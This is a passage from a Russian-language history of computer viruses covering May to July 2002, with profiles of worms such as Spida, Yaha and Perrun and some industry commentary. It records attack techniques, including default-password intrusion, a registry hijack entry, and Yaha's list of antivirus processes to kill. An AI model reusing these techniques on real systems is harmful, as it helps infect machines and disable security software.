последнюю секцию файла, предварительно увеличив размер этой секции. 1 июня каждого года вирус портил MBR-сектор «жёсткого» диска и «подшивал» компьютерную систему. Причём оригинальный программный код MBR-сектора полностью стирался, а таблица разбиения «жёсткого» диска (Disk Partition Table) портилась таким образом, что оказывалась зацикленной сама на себя. В результате большинство вариантов операционной системы DOS не могли загружаться даже с флоппи-дисков, так как попадали в бесконечный цикл. В результате данные на инфицированном «жёстком» диске физически оставались целыми, однако доступ к ним без помощи специального инструментария, то есть штатными средствами, становился невозможным[231]. При записи в MBR «Spaces» использовал прямые вызовы портов контроллера «жёсткого» диска и, таким образом, обходил встроенную в BIOS защиту от вирусов. Следует отметить, что соответствующая процедура вируса содержала ошибку, которая в некоторых случаях приводила к стандартному сообщению Windows об ошибке в приложении, что спасало MBR от разрушения.

Вирус получил своё имя «Spaces» по причине того, что он использовал два символа пробела[232] для детектирования своей копии в файлах и системной памяти. В файлах два пробела записывались вирусом в зарезервированное поле PE-заголовка (и перед заражением проверялись), а для детектирования своей резидентной копии в памяти Windows вирус использует VxD-вызов IFSMgr_Get_Version с AX=2020h, на что резидентный вирус в ответ записывает в AX значение DEADh. Вирус также мог быть обнаружен «вручную» по строке «ERL» в конце зараженных файлов. Следует

---

[231] Естественно, фирмы-разработчики антивирусных средств не оставили без внимания эту особенность «Spaces» и подготовили специальные утилиты. Например, популярный пакет AVP стал поставляться с загрузочной дискетой «ParagonDOS», которая не имела этой ошибки. «ParagonDOS» грузился без проблем, а MBR и данные на «жёстком» диске можно было восстановить при помощи любого редактора секторов «жёсткого» диска.

[232] 20h, что соответствует значению ASCII кода для символа «пробел».

также отметить, что программный код вируса во многом напоминает вирус «Chernobyl», и, скорее всего, именно он и был источником «вдохновения» для вирусописателя, написавшего «Spaces».

«Spaces» не хватал «звёзд» с неба, но, проявив, фигурально выражаясь, крайнее упрямство и жизнелюбие, стал-таки к концу 2002 года одним из самых распространённых в мире компьютерных вирусов.

18 мая 2002 года информационный портал Компьюлента опубликовал сообщение о появлении первого распространявшегося по пиринговой сети KaZaA и написанного на языке программирования Visual Basic сетевого червя по имени «Benjamin»[233] (другие названия – «Worm.KaZaA.Benjamin», «KaZaA.Benjamin»)[234]. В инфицированных компьютерах «Benjamin» создавал новую папку, доступную для других участников KaZaA, и регулярно копировал в неё свои копии под самыми различными именами, количество которых могло исчисляться несколькими тысячами. Если другой пользователь сети осуществлял поиск файла с названием, соответствующим одному из «псевдонимов» червя, ему предлагалось загрузить его с заражённого компьютера, и таким способом «Benjamin» распространялся по сети KaZaA. Помимо поглощения свободного дискового пространства, «червь» имел и побочное действие: от имени владельца инфицированного компьютера он открывал анонимный Web-сайт и демонстрировал рекламные баннеры.

21 мая Интернет-издание CNews.ru сообщило о появлении нового компьютерного червя по имени «Spida», который рассылался через серверы с установленным сервером Microsoft SQL. Он получал доступ к серверам, используя пароль пользователя «sa» (системный администратор),

---

[233] «Benjamin» (англ.) – мужское имя – «Бенджамин», «Вениамин»; «Баловень».

[234] «Benjamin» не являлся первым сетевым червём, который использовал общедоступные сети обмена файлами и технологию «P2P». Ко времени его появления уже были известны, например, «черви», которые распространялись по сети «Gnutella», – но с точки зрения распространения по сети KaZaA «Benjamin», действительно, был первым.

устанавливаемый по умолчанию при установке сервера. Другими словами, «червь» инфицировал серверы лишь тогда, когда администратор вовремя не менял пароль. При запуске «Spida» сканировал сеть и искал компьютерные системы с доступным портом TCP 1433. Если такая система находилась, «червь» пробовал установить соединение и проникнуть в неё с учётной записью системного администратора. В том случае, когда такая попытка завершалась успешно, «Spida» создавал в атакуемой компьютерной системе новую учётную запись пользователя Windows NT «sqlagentcmdexec», присваивал ей случайным образом сгенерированный пароль и добавлял в группы «Administrators» и «Domain Admins». Затем «червь» получал на атакуемой компьютерной системе доступные администратору ресурсы и пытался скопировать себя в папку system32 системной директории операционной системы Windows. Интересно отметить, что после инфицирования компьютера «Spida» устранял «уязвимость», которая предоставила ему возможность проникновения в компьютер: устанавливал не пустой пароль учётной записи системного администратора. После выполнения указанных операций «червь» запускал себя уже на инфицируемом компьютере. В программном коде «Spida» содержались следующие строки текста: «SQL Access v2.0», «Created 2001-2002 by Digital Spider» («SQL Access v2.0», «Создан в 2001–2002 Цифровым Пауком»)[235].

23 мая 2002 года информационное агентство Associated Press распространило информацию, согласно которой из Государственного департамента США рассылалались вирусы. И действительно, Госдепартамент США признал факт наличия компьютерного вируса,

---

[235] Появившийся вслед за «Spida» штамм «Spida.b» для проникновения в компьютеры использовал JavaScript («Spida» для этой цели использовал специальную утилиту «sqlpoke»). «Spida.b» искал брешь в системе безопасности для проникновения на атакуемые им компьютеры. Кроме того, «Spida.b» не добавлял новую учётную запись «sqlagentcmdexec» во время проведения атаки. Вместо этого он устанавливал для пользователя «guest» права системного администратора.

который распространялся от его имени и заразил компьютеры многих средств массовой информации, а также государственных учреждений. Вирус, который стал причиной скандала, был одним из штаммов нашего старого знакомого – вируса «Klez», широко распространившегося по Интернет в приложениях к письмам электронной почты. Похозяйничавший от лица Госдепартамента США штамм вируса «Klez» не уничтожал файлы в компьютерах, однако вызвал сбои в работе почтовой системы и локальной сети – сотни писем с этим вирусом были отправлены с обратным адресом PR-службы Госдепартамента США. «По всей видимости, вирус попал в компьютер, на который приходят письма из Госдепартамента, и таким образом получил доступ к используемому списку рассылки. После этого вирус рассылал себя, используя фальшивый обратный адрес. Такая уловка часто используется создателями вирусов, так как люди меньше доверяют посланиям, полученным от незнакомцев», – прокомментировал ситуацию представитель Госдепартамента США. И добавил: «Госдепартамент разослал официальные извинения всем, кого затронула эта вирусная атака».

30 мая 2002 года «Лаборатория Касперского» сообщила о получении сразу нескольких сообщений о фактах заражения новым достаточно опасным вирусом «Sulpex», который являлся Win32 PE EXE файлом, имел размер около 235520 байт, был написан на языке программирования Delphi и запакован утилитой UPX. Этот вирус искал все файлы на логических дисках от A: до Z:, за исключением файлов в системной директории Windows, и инфицировал файлы с расширением *.exe, а оставшиеся шифровал.

Во время заражения «Sulpex» копировал оригинальный файл, добавляя к его имени префикс «prm» (например, prmCALC.exe), а сам оригинальный файл перезаписывал своей копией. «Sulpex» зашифровывал первые 4000 байт файлов, имеющих расширение, отличное от *.exe. После шифрования более 1000 файлов вирус создавал на рабочем столе Windows текстовый файл, имя которого начиналось со слова «Warning». Этот файл содержал следующий текст: «Внимание, некоторые файлы на вашем компьютере зашифрованы или

испорчены. Для решения данной проблемы пишите на wmrb2000@pisem.net или для решения данной проблемы пишите на wmrb2000@mail.ru, и вам будет выслана подробная инструкция». Таким образом, «Sulpex» являлся достаточно вредным вирусом, опасные побочные действия которого вызывали потерю важных данных и нарушение нормального функционирования операционной системы. Но с точки зрения распространениея он был классическим компьютерным вирусом, не имевшим функции автоматического распространения по электронной почте, то есть функции сетевого червя. Поэтому он проникал в компьютерную систему только тогда, когда пользователь самостоятельно загружал инфицированный файл и запускал его на выполнение.

3 июня 2002 года корпорация Symantec опубликовала информацию о регистрации ею факта появления очень сложного метаморфного вируса по имени «Simile.D»[236], который заражал компьютеры под управлением как операционной системы Wndows, так и операционной системы Linux. Дело в том, что «Simile.D» обладал способностью к фальсификации пути проникновения в компьютерную систему, обладал способностью к метаморфизму, то есть полному изменению своего тела, а также применял технологию полиморфической дешифровки. «Simile.D» стал первым из известных нам компьютерных вирусов, которые могли инфицировать и Windows и Linux! Вместе с тем, «Simile.D» не обладал специальной деструктивной функцией, а заражённые им файлы в определённые дни выводили на экран монитора различные сообщения. К этой информации Symantec добавила, что на платформах Intel-Linux «Simile.D» заражает 32-разрядные ELF-файлы, в системе Win32 вирус атакует PE-файлы. Системы Microsoft IIS, Macintosh и Unix для «Simile.D» неуязвимы.

[236] «Simile.D» (англ.) – «Сравнение».

5 июня испанская компания Panda Software «отловила» компьютерный вирус по имени «Chick.F»[237], написанный на Visual Basic специально для футбольных фанатов: он обещал рассказать о неких результатах чемпионата мира. «Chick.F» распространялся по электронной почте и пытался убедить пользователей, что в прикреплённом файле содержатся сведения об итогах матчей чемпионата мира по футболу. Заголовок письма выглядел следующим образом: «RE: Korea Japan Results» («RE: Корея Япония Результаты»). В теле письма содержался текст: («Take a look at these results... Regards») («Ознакомьтесь с этими итогами… Спасибо»). Во вложении находился файл Koreajapan.chm. Специалисты Panda Software оценили в один балл как уровень распространения, так и уровень повреждений, на которые способен этот «червь». «Скажем прямо, для события, которое держит в напряжении весь мир, можно было бы написать что-нибудь и более серьёзное», – говорилось в разосланном компанией сообщении.

Чужая слава манит и притягивает. Наверное, именно поэтому вирусописатели так любят эксплуатировать известность людей, уже достигших каких-либо вершин, и имена которых «на слуху» у всего цивилизованного мира, например, политических деятелей (президенты Билл Клинтон, Эстрада и т. п.). Однако безусловными лидерами здесь являются спортсмены (Анна Курникова) и бомонд (Дженифер Лопес, Бритни Спирс).

Вот и на этот раз впервые обнаруженный 28 мая 2002 года и к 7 июня 2002 года довольно широко распространившийся на необъятных просторах Интернет вирус с несколько технократическим именем «VBS.VBSWG.AQ@mm» скрывался под видом фотографий «поп-звезды» Шакиры[238]. Этот «червь» самостоятельно рассылался через адресную книгу MS Outlook в прикреплённом файле, а также по каналам IRC. Тема письма:

---

[237] «Chick» (англ.) – «Цыплёнок», «Птенчик».

[238] Кстати, по своим характеристикам этот вирус-червь очень похож на нашумевшего вируса-червя «Анна Курникова», поразившего в своё время множество компьютеров по всему миру.

Shakira Pics. Текст: Hi: I have sent the photos via attachment have funn... Приложение: файл ShakiraPics.jpg.vbs.

Визуальным проявлением инфицированности компьютерной системы «VBS.VBSWG.AQ@mm» являлось высвечивание на экране монитора достаточно банальной надписи: «You have been infected by the ShakiraPics Worm» («Вы были заражены червём ShakiraPics»). Данный «червь» представлял угрозу для компьютеров под управлением операционных систем Windows 95/98/NT/2000/XP и был не опасен для компьютерных систем, работающих под управлением Windows 3.x/Macintosh/Unix/Linux. Для предотвращения заражения эксперты по сетевой безопасности в который раз настоятельно рекомендовали пользователям не открывать файлы с расширением *.jpg.vbs. Дело в том, что вирусописатели делали, делают и будут делать ставку на то, что опасное письмо рассылается автоматически и содержит в поле «Отправитель» знакомое получателю имя, а jpg-часть нередко вводит в заблуждение невнимательных пользователей, считающих, что им прислали фотографии, и октрывающих инфицированное вложение. В связи с применением приёма с фотографиями, взятого из арсенала социальной инженерии, а также хорошего знания основного контингента любопытных пользователей, специализирующаяся на разработке антивирусного программного обеспечения компания Symantec, не мудрствуя лукаво, изначально присвоила, казалось бы, обычному компьютерному вирусу «VBS.VBSWG.AQ@mm» «Категорию 3».

Да что там любопытные пользователи. По мнению известных исследователей, на начало июня 2002 года целые компании по-прежнему не уделяли достаточного внимания профилактике и защите от компьютерных вирусов и электронных атак в целом. Более того, в соответствии с прогнозом GartnerG2, исследовательского подразделения компании Gartner Inc., к 2005 году около 90% компьютерных вторжений будет происходить с использованием известных «уязвимостей» в системах безопасности, решение для которых доступно. Аналитики Gartner представили своё видение

необходимых мер по предотвращению кибернетических атак на симпозиуме Gartner Symposium/ITxpo[239], проходившем в г. Сан-Диего (штат Калифорния, США). В частности, специалисты GartnerG2 заявили, что ещё до возникновения кибернетических атак для предотвращения большинства из них уже доступны обновления к программному обеспечению. Кроме того, до 90% атак являются копированием предыдущих, и недавние инциденты могли бы быть предотвращены, если бы компании уделяли больше внимания вопросам безопасности. «Практически все основные вирусные атаки, получившие широкую огласку, использовали “уязвимости”, решения для устранения которых к тому моменту были уже давно доступны, – заявил директор по исследованиям Gartner Ричард Могулл. – Предполагаемые потери от “CodeRed” и “Nimda” составили миллиарды долларов, хотя “CodeRed” использовал уязвимость, решение для которой было доступно, доказывая, что мы никогда не учимся на собственных ошибках. Вирус “Nimda” использовал ту же самую уязвимость всего через несколько месяцев, но оба вируса до сих пор появляются в Интернет». По мнению исследователей, к 2005 году 20% компаний может пострадать от электронных атак через Интернет. Для них стоимость восстановления превысит на 50% стоимость профилактики! Вместе с тем на указанной конференции отмечалось, что многие компании пытались самостоятельно подготовиться к кибернетическим атакам и определить проблемные области. В связи с этим GartnerG2 определил пять «уязвимостей», основных на тот период времени с точки зрения электронных атак.

Основные «уязвимости» на июнь 2002 года[240]				
первая	**вторая**	**третья**	**Четвёртая**	**пятая**

[239] Gartner Symposium/ITxpo является одной из самых крупных и наиболее важных в стратегическом плане конференций в информационной индустрии, представляющей современные взгляды ведущих компаний на будущее индустрии.

[240] По оценке GartnerG2.

Недостаточный уровень обеспечения безопасности поставщиков и партнёров	Отсутствие методологии определения уровней расходов и стоимости защиты от атак	Отсутствие интеграции средств обеспечения безопасности в реализуемые проекты	Слабое управление и низкая общая культура труда	Неэффективность существующего уровня интеграции управления рисками

Вывод напрашивался следующий: эффективной может быть только упреждающая политика безопасности. Организации должны разработать процедуры реагирования на инциденты, а также отслеживать источники атак. «Понятие упреждающей политики безопасности не означает, что вы должны атаковать электронных взломщиков до того, как они атакуют вас. Данное понятие означает, что вы должны иметь хорошо разработанный план по реализации ответных действий, а также обнаруживать возникновение атаки на ранней стадии», – заявил Могулл. «Относитесь к корпоративной безопасности более серьёзно. Разработайте внутренний план по ответным мерам и проводите агрессивный мониторинг активности всей Интернет на всех системах, особенно отслеживайте журналы брандмауэра и системы обнаружения атак, – заявил Могулл. – Попробуйте применить разработанный план в свете недавних атак и подкорректируйте его, если возникнет необходимость. Если у вас не существует группы реагирования на компьютерные инциденты, то рассмотрите возможность создания таковой или обратитесь к сторонним поставщикам данного сервиса для проверки собственных систем».

Что же мы увидим «в стане противника», вернувшись к нашей хронологии после краткого, но, надеемся, полезного отступления? 14 июня 2002 года появился принципиально новый вирус, который был способен инфицировать графические файлы. Интересно, что этот вирус по имени «Perrun» в компанию Network Associates прислал сам автор. Сразу же после предварительного ознакомления с образцом этой вредоносной компьютерной

программы эксперты Network Associates в области антивирусной безопасности предупредили о появлении первого вируса, заражающего файлы формата *.jpg[241]. «Perrun» инфицировал компьютерные системы под управлением Windows 3.x, Windows 95, Windows 98, Windows NT, Windows 2000, Windows XP и Windows Me. Причём «Perrun» не мог распространяться самостоятельно, так как попадал в компьютерную систему традиционным путём – при запуске файла, в котором содержался его программный код. В текущей директории создавался файл extrk.exe, и в системный реестр операционной системы Windows добавлялась следующая запись:

HKEY_CLASSES_ROOT\jpegfile\shell\open\command«(Default)» = (current directory)\EXTRK.EXE %1.

Таким образом, активизировался вирус только после того, как пользователь дважды щёлкал по иконке файла с расширением *.jpg. Вместо ожидаемой картинки запускался файл extrk.exe. «Perrun» запускался всякий раз при открытии файлов с расширением *.jpg. Свидетельством того, что компьютер инфицирован «Perrun», являлось увеличение объёма файлов с расширением *.jpg примерно на 11780 байт, модификация системного реестра, а также наличие на «жёстком» диске компьютера выполняемого файла «extrk.exe». Специалисты Anti-Virus Response Team компании Network Associates предупреждали, что «…хотя “Perrun” мало опасен, его создание может привести к появлению новых, более сложных вирусов этого типа, использующих для переноса уже не исполняемые файлы».

«Yaha.E» впервые был обнаружен 15 июня 2002 года[242]. С общей характеристикой всего семейства «Yaha» вы можете познакомиться выше, в материале за февраль 2002 года, а здесь мы укажем лишь на основные особенности штамма «Yaha.E».

---

[241] На тот момент этот графический формат был самым популярным.

[242] В июне 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Во время инфицирования компьютерной системы «Yaha» копировал себя со случайным именем в директорию C:\Recycler или C:\Recycled, а начиная с рассматриваемой модификации, с именами из четырёх случайных символов копировался ещё и в директорию \Recycler\ или \Windows\. После этого «Yaha.E» модифицировал ветку системного реестра HKCU\exefile\shell\open\command таким образом, чтобы «червь» стартовал для всех выполняемых файлов, а если он запускался из файла mstaskmon.exe, то модифицировал секцию автоматического запуска файла – win.ini.

Начиная с «Yaha.E» поиск адресов для последующей рассылки осуществлялся и в MSN, Yahoo Messenger, ICQ, NET Messenger, и в файлах с расширениями *.doc и *.txt. «Червь» пытался послать электронную почту по всем адресам, которые были найдены, посредством прямого подключения к SMTP серверу. Адреса рассылки «Yaha.E» запоминал в двух файлах: screendback.dll и screend.dll. Кроме того, начиная с «Yaha.E» в директории Windows создавались два файла. Один с расширением *.dll, он содержал список адресов электронной почты, найденных на инфицированном компьютере и рассылаемых вирусом. Второй файл с расширением *.txt, содержал запись «iNDian sNakes pResents yAha.E» и служил для хранения текстов.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Yaha.E
Другие названия	Yaha-E, Yaha.E@mm, W32/Yaha.e, W32/Yaha.E, W32/Yaha-E, W32/Yaha.E.mm, W32/Yaha.E-mm, W32/Yaha.E-@MM, W32.Yaha.E@mm, W32.Yaha.D@mm, Win32/Yaha.E.Worm, W32/Yaha-D, W32/Lentin.E, Win32/Lentin.F@mm, W32.Yaha.F@mm, Win32.HLLM.Yaha.64000, Win32.Yaha.D, I-Worm.Lentin.e, I-Worm.Yaha.E, I-worm/Yaha.D, I-Worm.Lentin.g, Yaha.E.worm, WORM_YAHA.D, WORM_YAHA.E, Worm/Lentin.F, Lentin.g

Тип	вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Индия
Длина	27648 байт[243]

Начиная с «Yaha.E» заголовок рассылаемых сообщений содержал одну из следующих случайных строк (или их комбинацию с текстом «Fw:»): screensaver, screensaver4u, screensaverforu, freescreensaver, love, lovers, lovescr, loverscreensaver, loversgang, loveshore, love4u, lovers, enjoylove, sharelove, shareit, checkfriends, urfriend, friendscircle, friendship, friends, friendscr, friends4u, friendship4u, friendshipbird, friendshipforu, friendsworld, werfriends, passion, bullshitscr, shakeit, shakescr, shakinglove, shakingfriendship, passionup, rishtha, greetings, lovegreetings, friendsgreetings, friendsearch, lovefinder, truefriends, truelovers, f*cker.

При этом список используемых расширений был представлен тремя вариантами: *.com, *.org, *.net. Имя прикреплённого файла «Yaha.E» выбирал из заранее заданного списка и добавлял к нему расширение *.scr. Имя также могло быть составным: основная часть имени – «Loveletter», «Biodata», «Dailyreport», «Goldfish», «Weeklyreport»; первое расширение имени – .doc, .mp3, .xls, .wav, .txt, .jpg, .gif, .dat, .bmp, .htm, .mpg, .mdb, .zip; второе расширение имени – .pif, .bat, .scr.

«Yaha.E» мог рассылать себя по локальной сети и, начиная с этого штамма, через 10 мин после активизации «червь» сканировал сеть и искал для всех открытых ресурсов директории с именами: Windows, Win98, Win95, WinNT, Win, WinME или WinXP. «Yaha.E» искал в этих директориях файл win.ini и, если этот файл находился, копировал себя в эту директорию под

[243] В упакованном утилитой UPX виде.

именем mstaskmon.exe и модифицировал файл win.ini, чтобы стартовать при следующей перезагрузке операционной системы. Причём отметим, что файл win.ini обрабатывается только операционными системами Windows 9x и игнорируется операционными системами на базе Windows NT. При старте Windows 9x «червь» запускался из файла win.ini, где предварительно прописывал себя под указанным выше именем. Итак, «Yaha.E» содержал отдельные функции для сканирования памяти в разных операционных системах и, кроме того, пытался активно бороться практически со всеми известными антивирусными программами. Поскольку процедура проверки памяти выполнялась «Yaha.E» постоянно, это давало ему возможность удаления и препятствования запуску процессов из следующего списка: scam32, sirc32, zonealarm, lockdown2000, avp.exe, cfinet32, cfinet, safeweb, webscanx, antivir, mcafee, Norton, fp-win, iomon98, pccwin98, f-prot95, f-stopw, pview95, navwnt, navrunr, navlu32, navapsvc, symproxysvc, rescue32, nisserv, atrack, iamapp, lucomserv, navw32, navapw32, vsstat, vshwin32, avsynmgr, avconsol, webtrap, pop3trap, pccmain, pcciomon. Вдобавок к этому «Yaha.E» завершал и не давал запуститься программе Windows Task Manager, а также блокировал в памяти активные процессы нашумевших вирусов «SirCam» и «Klez».

Внешние проявления «Yaha.E» были весьма скромными. Если «червь» был активизирован в инфицированной компьютерной системе и расширением имени файла-носителя было *.scr, «Yaha.E» воспроизводил на экране монитора некий видеоэффект. Кроме того, он создавал в директории Windows файлы со случайным именем и расширением *.txt с текстом об «индийских змеях» внутри: «iNDian sNakes pResents yAha.E iNDian hACkers,Vxers c0me & w0Rk wITh uS & f*Ck tHE GFORCE-pAK sh*tes bY sNAkeeYes,c0Bra».

Появившись в середине июня, к концу месяца «Yaha.E», активно распространяясь в Интернет, сумел «расползтись» по разным континентам. К началу августа его появление было зарегистрировано в Америке, Европе и

Азии, причём наибольшее число сообщений о случаях заражения поступало из Голландии, Великобритании и США. В России первое проявление данной вредоносной компьютерной программы было отмечено 18 июня 2002 года.

В Азии «Yaha.E» вызвал дипломатический скандал, после того как атаковал официальный Web-сайт (www.pack.gov.pk) правительства Исламской республики Пакистан. Дело в том, что он начал засыпать этот сайт запросами с инфицированных компьютеров, вызвав тем самым мощную DoS-атаку. В результате сервер пакистанского правительства был недоступен в течение суток. В этом случае было характерно также и то, что Web-сайт атаковался не единовременно с большого числа хостов (как это происходит обычно в таких случаях), а постоянно в течение длительного периода времени. Свидетельством о причастности к происходящему именно индийских граждан стал содержащийся в теле «Yaha.E» текст («c0me & w0Rk wITh uS ... tHE GFORCE-pAK shites»), представлявший собой призыв к борьбе против пакистанской группы электронных взломщиков под названием «G-Force».

Не успел «Yaha.E» развернуться во всю ширь, как появился его «младший братец», которому было уготовано «славное» будущее. «Yaha.G» впервые был обнаружен 24 июня 2002 года[244].

Идентификационная карточка вредоносной компьютерной программы	
Имя	Yaha.G
Другие названия	Yaha-G, W32/Yaha.G, W32/Yaha-G, W32/Yaha.G.mm, W32/Yaha.G-mm, W32/Yaha.g@MM, W32.Yaha.G@mm, I-Worm.Yaha.G, Yaha.G.worm, WORM_YAHA.G
Тип	вирус-червь
Инфицируемые	Windows 95/98/Me/NT/2000/XP

[244] В декабре 2002 года включён в первую двадцатку основного списка WildList Международной организации WildList.

платформы	
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Индия
Длина	25619 байт

Интересно, что сразу после появления штамма «Yaha.G» в средствах массовой информации появились сообщения примерно под такими заголовками, пророчащими ему «незаурядное» будущее: «Победное шествие самого ужасного на 2002 год вируса “Klez” может потерпеть фиаско», «На просторах Интернет появился серьёзный конкурент лидеру». Компании по обеспечению компьютерной безопасности сочли необходимым выдержать предупреждение пользователям по поводу «Yaha.G» в таких тонах: «Этот вирус имеет все шансы отобрать пальму первенства “самого деструктивного и распространённого” у компьютерного вируса “Klez”. Новый претендент очень похож по схеме действия на “Klez”».

И действительно, своё варварское нападение «Yaha.G» начинал в тот самый момент, как только пользователь вызывал инфицированное электронное послание для предварительного просмотра или открывал письмо. Для проникновения в компьютерную систему «червь» использовал «уязвимость» операционной системы Windows, в частности MS Internet Explorer и Outlook Express. «Yaha.G» был, пожалуй, даже более агрессивен, нежели «Klez». Как только эта вредоносная компьютерная программа активизировалась, она практически мгновенно ликвидировала всё антивирусное программное обеспечение и незамедлительно приступала к разрушительной деятельности. Начиная рассылать себя всем потенциальным жертвам, вирус-червь тщательно и безжалостно стирал базы данных на инфицированных им компьютерах.

Нельзя не отметить и совершенство этого «червя» с точки зрения применяемых им приёмов социальной инженерии, так как в строке «Тема»

содержалось предложение, стимулирующее интерес пользователя к сообщению.

Перечисленные особенности штамма «Yaha.G» если и не позволили ему побить рекорды «лучших» представителей семейства «Klez», например «Klez.H», то помогли стать в один ряд с самыми распространёнными в мире вредоносными компьютерными программами и целый год продержаться в первой двадцатке основного списка WildList Международной организации WildList.

Первого июля в Интернет был обнаружен новый «червь», поражающий компьютеры, на которых использовался Web-сервер Apache. Он реализовал найденную в середине июня 2002 года «уязвимость» в Apache, позволявшую электронным взломщикам осуществлять DoS-атаки, используя инфицированный компьютер. Этот «червь» умел захватывать компьютеры, работающие под управлением FreeBSD. Атака на Apache в версиях для других операционных систем могла приводить к падению сервера.

«Червь» атаковал серверы с помощью двух запросов: сначала посылался простой запрос HTTP, и если сервер возвращал строку, свидетельствующую о его «уязвимости», то производилась попытка её использовать в своих целях.

В тот же день было отмечено появление уже второго вируса, использующего для распространения сеть обмена файлами KaZaA. О первом подобном вирусе, получившем имя «Benjamin», мы уже говорили выше, когда рассматривали события середины июня 2002 года. Эта вредоносная компьютерная программа, эксплуатирующая явное неравнодушие пользователей Интернет к обмену музыкальными произведениями и видеоматериалами различного свойства и жанров, получила название «Kowbot» и могла не только распространяться через KaZaA, но и инфицировать чат-серверы IRC. При распространении через сеть обмена файлами KaZaA вирус использовал завлекательные названия файлов, сходные с названиями музыкальных хитов и интересных видеороликов.

После заражения «Kowbot» записывал 150 своих копий с разными именами в директорию «My Shared Folder», где располагались файлы для обмена с другими пользователями «KaZaA». Вирус «Kowbot» можно было легко распознать по его размеру, который равен всего 19 Кб. Внимательному пользователю это должно показаться подозрительным, поскольку средний mp3-файл обычно имеет размер не меньше 2–3 Мб, а объем видеоклипов может измеряться десятками мегабайт.

3 июля компания-разработчик антивирусного программного обеспечения Trend Micro сообщила о появлении написанного на языке Visual Basic Script очередного Интернет-червя по имени «Slip.b», который в очередной раз использовал доверчивость пользователей почтовой программы MS Outlook Express и распространялся в виде вложения в электронное письмо, активизируясь только при открытии этого вложения. То есть «Slip.b» проникал в компьютерную систему после того, как пользователь открывал приложенный к письму инфицированный файл. Основная деятельность «Slip.b» заключалась в рассылке своих копий по всем адресам из списка контактов MS Outlook Express в сообщениях с темой «Actualizacion critica de Anti-virus»и удалении ряда системных файлов операционной системы Windows. Кроме того, в процессе анализа программного кода «червя» специалисты Trend Micro установили, что он запрограммирован на команду запуска 100 млн. копий текстового редактора MS Word Pad из стандартной поставки операционной системы Windows. Однако на компьютерных системах, где тестировался «Slip.b», запуска MS Word Pad не происходило, что было вызвано наличием ошибок в программном коде вируса. Вместе с тем постоянные попытки запуска текстового редактора MS Word Pad в ряде случаев приводили к зависанию компьютера. Специалисты Trend Micro охарактеризовали штамм «Slip.b» как малоопасный, но вместе с тем посоветовали пользователям соблюдать осторожность, поскольку в компании уже выявили несколько модификаций этого червя, и какой будет следующая, известно только вирусописателю.

4 июля 2002 года Интернет-портал Vnunet.com сообщил об успешном завершении совместных исследований Национального института медицинских исследований США и компании McAfee Security, в ходе которого ещё раз на уровне современных знаний было подтверждено мнение предыдущих исследователей о большом сходстве компьютерных вирусов с биологическими[245]. Компьютерные и человеческие вирусы ведут себя схожим образом, и заражения вирусами в области информационных технологий можно было бы избежать с помощью методов, применяемых в медицине. «Изучение вирусов в медицине ведётся уже десятилетия, тогда как борьба с компьютерными вирусами имеет относительно недолгую историю, – заявил Род Дэниэлс. – Но я уверен, что оба направления могут многому научиться друг у друга». Итоговый отчет под названием «Виртуальная вирусология» был распространён в группах, занимающихся исследованиями компьютерных и медицинских вирусов по всему миру с призывом поделиться опытом, что должно помочь в поиске новых средств борьбы с вирусами в соответствующих областях. В отчёте подчёркивалось, что оба типа вирусов имеют схожую структуру, состоят из стандартных блоков, маскируются для проникновения на новые носители и даже имеют похожие модели инфицирования. «Вирус, появившись в Азии, доходит до Европы и США, имея уже серьёзный импульс, – сказал консультант из компании McAfee Джек Кларк. – Антивирусное программное обеспечение и человеческая иммунная система также работают на основе похожих принципов, изучая возможности борьбы с новыми типами вирусов». В документе также отмечалось, что Глобальная сеть неимоверно увеличила скорость распространения компьютерных вирусов, так же как воздушные перелёты увеличили риск возникновения вирусных эпидемий. «Данное

[245] Это исследование, проводившееся в течение года доктором Родом Дэниэлсом из Национального института медицинских исследований совместно с антивирусной компанией McAfee, продемонстрировало наличие параллелей в структуре и моделях заражения в вирусах, заражающих людей и компьютеры.

исследование заставило нас взглянуть на вирусы с биологической точки зрения, – заявил Джек Кларк. – Мы поняли, что медицинские исследовательские компании гораздо лучше справляются с оценкой серьёзности вирусов… Каждая антивирусная компания имеет собственную коллекцию вирусов и даёт каждому вирусу собственное название, тогда как медицинский мир имеет центральное хранилище и использует общепризнанные очевидные критерии для классификации вирусов по группам риска, что помогает распределить работу в соответствии с приоритетами и своевременно известить общественность о возникшей опасности… Мы могли бы обслуживать пользователей гораздо лучше, если бы преодолели разногласия. Все дело – в скорости реакции на вирус, а если компании гоняются за двумя вирусами, которые в итоге оказываются одним и тем же, то время тратится просто впустую».

Во второй части опубликованного в начале июля 2002 года специализирующейся в области безопасности Интернет американской компанией Riptech отчёта под заголовком «Угрозы безопасности Интернет» сообщалось, что 80% кибернетических атак исходят всего из 10 стран мира (США, Германия, Южная Корея, Китай, Франция, Канада, Италия, Тайвань, Великобритания и Япония). В отчёте также указывалось, что за последние полгода число электронных атак выросло на 64%. Обследовав 400 компаний более чем в 30 странах мира, компания Riptech выяснила, что 70% энергетических компаний подвергались электронным атакам за последние 6 месяцев (за предыдущие 6 месяцев – 57%).

9 июля 2002 года «Лаборатория Касперского» сообщила об обнаружении сетевого «червя» по имени «Datom», который распространялся через доступные сетевые ресурсы и противодействовал брандмауэрам, правда, только одной модели. «Червь» искал и пытался закрыть запущенные копии вполне конкретного брандмауэра – «ZoneAlarm», а также отсылал по электронной почте «уведомления» по одному из двух адресов, которые, предположительно, принадлежали вирусописателю. Эти письма содержали

